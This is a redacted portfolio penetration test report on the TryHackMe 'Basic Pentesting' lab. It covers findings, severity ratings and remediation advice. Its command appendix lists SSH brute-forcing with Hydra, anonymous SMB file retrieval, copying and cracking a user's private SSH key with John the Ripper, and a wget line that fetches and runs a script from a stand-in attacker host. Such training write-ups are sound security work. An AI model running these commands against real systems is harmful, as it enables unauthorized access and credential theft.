
Pentest Report

TryHackMe: Basic Pentesting

Author: Mohammed Tauseef Ahmed,
eJPT certified

Confidentiality & Use:

This report documents assessments performed against a simulated TryHackMe environment for educational and portfolio demonstration. All sensitive data (including but not limited to IP addresses, credentials, private keys, and screenshots containing secrets) has been redacted. The contents are provided for informational and demonstrative purposes only. Any reproduction, distribution, or use of unredacted material contained herein is strictly prohibited.



Distribution & Confidentiality

Classification: Public (redacted)

Intended use: Demonstrative copy of a simulated penetration test against a TryHackMe lab. This document is provided for informational and educational purposes only.

Distribution: This redacted report may be published publicly (e.g., GitHub, personal website, portfolio). Distribution of raw, unredacted artifacts or any version containing cleartext credentials, private keys, real IPs, or other sensitive material is **prohibited.**

Primary recipient:

- **Public portfolio viewers:** Read-only (redacted).
- **Hiring managers / recruiters:** Redacted copy; full artifacts available on written request.
- **Author:** Full artifacts and originals (not published).

Executive Summary

Assessment Overview

This engagement was a controlled penetration test performed against a simulated environment provided by TryHackMe ("Basic Pentesting"). The objective was to identify and exploit security weaknesses within a standard Linux web host, following a black-box approach that mirrors an external threat actor's methodology.

Testing occurred between **10th - 11th October 2025** using an isolated lab network.

Scope

- **Target:** Single TryHackMe virtual host (internal lab IP - redacted).
- **Testing Type:** External black-box penetration test.
- **Allowed Actions:** Full exploitation & privilege escalation within the sandboxed environment.
- **Tools Used:** Nmap, Gobuster, Nikto, Enum4linux, SMBClient, Hydra, JohnTheRipper and LinPEAS.

High-Level Findings

Multiple misconfigurations and weak credentials allowed complete compromise of the target system:

1. **Information Disclosure:** Hidden web directories (/development/) exposed developer notes containing usernames and password hints.
2. **Unrestricted SMB Share:** Anonymous access to an SMB share revealed a staff list with valid usernames.
3. **Weak Authentication Controls:** The SSH service was vulnerable to password brute-forcing, resulting in unauthorized shell access as user `*redacted_username*` (password discovered: `redacted_password`).
4. **Privilege Escalation via Exposed SSH Key:** A readable private key belonging to user `*redacted_username*` was discovered, cracked, and reused to gain privileged (root) access.

Impact Summary

The vulnerabilities collectively allowed full system compromise, granting the attacker the ability to read, modify or delete any data, install persistent access and potentially move laterally within a broader network. In a production environment, this level of access would result in **complete loss of confidentiality, integrity, and availability** for the affected host.

Overall Risk Rating: Critical

Key Recommendations

- Remove sensitive files and directories from web-accessible paths.
- Disable anonymous SMB shares and enforce authentication.
- Implement strong password policies and lockout mechanisms; disable password-based SSH authentication for privileged users.
- Secure private keys with proper file permissions and unique passphrases.
- Conduct regular configuration audits and user access reviews.
- Implement centralized logging and intrusion detection to identify brute-force attempts.

Conclusion

The simulated environment demonstrated common security oversights often present in production networks sch as weak credential management, poor access control and inadequate file permission hygiene. Addressing these findings will substantially strengthen overall security posture and reduce the likelihood of external compromise.

Findings Summary (Risk Matrix)

ID	Finding Title	Severity	Affected Components	Impact Summary	Recommended Remediation
1	Exposed SSH Private Key & Weak Credential Practices → Full System Compromise	**Critical**	User `*redacted_username*`, /home/`*redacted_username*`/.ssh/id_rsa, SSH (port 22)	World-readable private key allowed privilege escalation to `*redacted_username*`, a sudo-enabled user, resulting in root access.	Revoke and replace compromised keys; restrict permissions (chmod 600); disable password auth; enforce MFA for SSH.
2	Weak Authentication & Web Information Disclosure → Unauthorized SSH Access	**High**	Apache web server (port 80) SSH (port 22)	Hidden /development/ directory and SMB share disclosed usernames; weak password enabled brute-force SSH login as `*redacted_username*`.	Remove sensitive web directories; disable anonymous SMB; enforce strong password policy; enable login rate-limiting.
3	Anonymous SMB Share → Unauthorized Information Disclosure	**Medium**	SMB (port 139/445)	Anonymous access revealed internal staff names used for further attacks.	Disable guest access; require authentication; audit shares and permissions.
4	Insecure Web Directory Exposure	**Medium**	Web server (port 80)	/development/ directory contained developer notes with hints to credentials and usernames.	Remove or restrict directory; disable directory listing; implement secret-scanning and review before deployment.
5	Lack of Intrusion Detection & Logging	**Low**	Host configuration	No rate-limiting, logging alerts, or monitoring enabled for repeated authentication failures.	Implement fail2ban, auditd or centralized logging to detect brute-force attempts and unauthorized access.

Risk Distribution Summary

Severity	Count	Example Findings	Business Impact
Critical	1	Privilege escalation via SSH key	Full host compromise
High	1	Weak SSH password, info disclosure	Unauthorized access to system
Medium	2	SMB & web exposure	Data leak aiding exploitation
Low	1	Missing monitoring	Reduced detection capability

Appendix-A (Commands)

Nmap (discovery + scripts)

- nmap -sC -sV -oN Appendix_A_Evidence/01_scans/nmap_full.txt <TARGET_IP>
- nmap --script ssh-brute --script-args userdb=users.txt,passdb=/usr/share/wordlists/rockyou.txt -oN Appendix_A_Evidence/01_scans/nmap_scripts.txt <TARGET_IP>

Gobuster (directory discovery)

- gobuster dir -u http://<TARGET_IP> -w /usr/share/wordlists/dirb/common.txt -o Appendix_A_Evidence/01_scans/gobuster.txt

Nikto (web scan)

- nikto -h http://<TARGET_IP> -o Appendix_A_Evidence/01_scans/nikto.txt

SMB enumeration and file retrieval

- enum4linux -a <TARGET_IP> Appendix_A_Evidence/03_smb/enum4linux.txt
  smbclient //<TARGET_IP>/Anonymous -N -c 'get staff.txt' -W Appendix_A_Evidence/03_smb/

SSH brute-force

- hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://<TARGET_IP> -t 4 -V > Appendix_A_Evidence/04_exploitation/hydra.txt

Post-exploitation enumeration

- wget http://<ATTACKER_IP>/LinEnum.sh ; chmod +x LinEnum.sh ; ./LinEnum.sh > Appendix_A_Evidence/05_post_exploit/linenum.txt

Extract key (private copy only)

- scp `*redacted_username*`@<TARGET_IP>:/home/`*redacted_username*`/.ssh/id_rsa /tmp/`*redacted_username*`_id_rsa ssh2john.py /tmp/`*redacted_username*`_id_rsa > Appendix_A_Evidence/05_post_exploit/`*redacted_username*`_hash.txt john --wordlist=/usr/share/wordlists/rockyou.txt Appendix_A_Evidence/05_post_exploit/`*redacted_username*`_hash.txt > Appendix_A_Evidence/05_post_exploit/`*redacted_username*`_output.txt

Appendix-B (Tools & Versions)

Tool	Version	Purpose
Nmap	7.93	Network & service discovery
Gobuster	3.1.0	Web directories discovery
Nikto	2.1.6	Web vulnerability scanning
Enum4linux	git-2020	SMB enumeration
smbclient	4.13.11	SMB file retrieval
Hydra	9.4	Password brute-forcing
JohnTheRipper	1.9.0-jumbo	Cracking key passphrase
LinEnum	commit xxxxx	Local privilege escalation enumeration
LinPEAS	vX.Y	Local enumeration script

Appendix-C (Glossary & Severity Definitions)

Glossary:

Term	Definition
TCP (Transmission Control Protocol)	A core Internet protocol that ensures reliable, ordered, and error-checked delivery of data between applications over a network. Used by most major services such as HTTP, SSH, and SMB.
HTTP (Hypertext Transfer Protocol)	The foundational protocol for web communication, used to transfer web pages, images, and data between clients and servers (usually over port 80).
SMB (Server Message Block)	A network file sharing protocol that enables applications and users to read, write, and share files over a network. SMB can expose sensitive information if misconfigured or left open to anonymous access.
SSH (Secure Shell)	A protocol providing encrypted remote command-line access to systems, usually on port 22. Used for secure administration but often targeted via brute-force attacks if weak credentials are used.
Enumeration	The process of actively collecting information about network services, users, shares, and other system data to identify potential attack vectors.
Privilege Escalation (PrivEsc)	A post-exploitation step where an attacker leverages misconfigurations or vulnerabilities to gain higher-level (e.g., root/admin) permissions.
Reconnaissance (Recon)	The initial phase of a penetration test involving passive or active information gathering about the target system or environment.
Brute Force Attack	A method of systematically trying every possible password or key until the correct one is found. Commonly used against login services like SSH or SMB.
Dictionary Attack	A type of brute-force attack that tests words from a predefined list (wordlist) such as *rockyou.txt* instead of every possible combination.
Wordlist	A collection of commonly used passwords or phrases used in dictionary attacks. Examples: *rockyou.txt*, *SecLists*.
Hash Cracking	The process of recovering plaintext data from hashed passwords or keys, often using tools like *John the Ripper* or *Hashcat*.
Public Key / Private Key Pair	Cryptographic keys used for asymmetric encryption, such as in SSH authentication. The private key must be securely stored and protected; exposure can lead to full compromise.
Privilege Escalation Script (e.g., LinPEAS / LinEnum)	Automated tools that scan Linux systems for privilege escalation paths, misconfigurations, and weak permissions.
CVE (Common Vulnerabilities and Exposures)	A unique identifier for publicly known cybersecurity vulnerabilities. Helps standardize tracking and reporting.

PoC (Proof of Concept)	Demonstration or minimal exploit code that proves a vulnerability is exploitable without necessarily causing damage.
Lateral Movement	The technique of moving from one compromised system to another within a network to escalate privileges or reach sensitive data.
Enumeration Script (e.g., Enum4linux)	Tool used to collect information from SMB services — users, shares, domains — often revealing credentials or internal structure.
Privilege User (root/admin)	An account with unrestricted access to system resources and configuration. Compromise of such an account equals full control.
Hydra	A fast and flexible password-cracking tool supporting numerous protocols including SSH, SMB, and HTTP. Commonly used during credential testing.
John the Ripper	A password-cracking utility that can brute-force or dictionary-attack hashed passwords and SSH private keys.
Gobuster	A directory and file brute-forcing tool used to discover hidden paths on web servers.
Nikto	A web vulnerability scanner that checks for known misconfigurations, outdated software, and dangerous files.
Nmap (Network Mapper)	A widely used tool for network discovery, port scanning, and service/version detection.
Anonymous Access	When a service (like SMB or FTP) allows unauthenticated users to access data or shares. A common misconfiguration.
Configuration Hardening	The process of securing systems by reducing their attack surface — disabling unnecessary services, enforcing strong authentication, and limiting permissions.
Risk Rating	The assigned criticality of a vulnerability, often based on likelihood and impact (Critical, High, Medium, Low).
Remediation	The corrective action taken to fix a vulnerability or mitigate its impact.
Sandbox Environment	An isolated system used for testing or training purposes, such as TryHackMe rooms, ensuring no real-world systems are affected.

Severity definitions:

- **Critical:** Full system compromise or data breach enabling complete control. Immediate remediation required.
- **High:** Remote exploit or unauthorized access that significantly impacts confidentiality/integrity. Remediate quickly.
- **Medium:** Information leakage or misconfigurations that could facilitate further attacks. Remediate in normal change window.
- **Low:** Minor issues, informational findings, or hardening recommendations.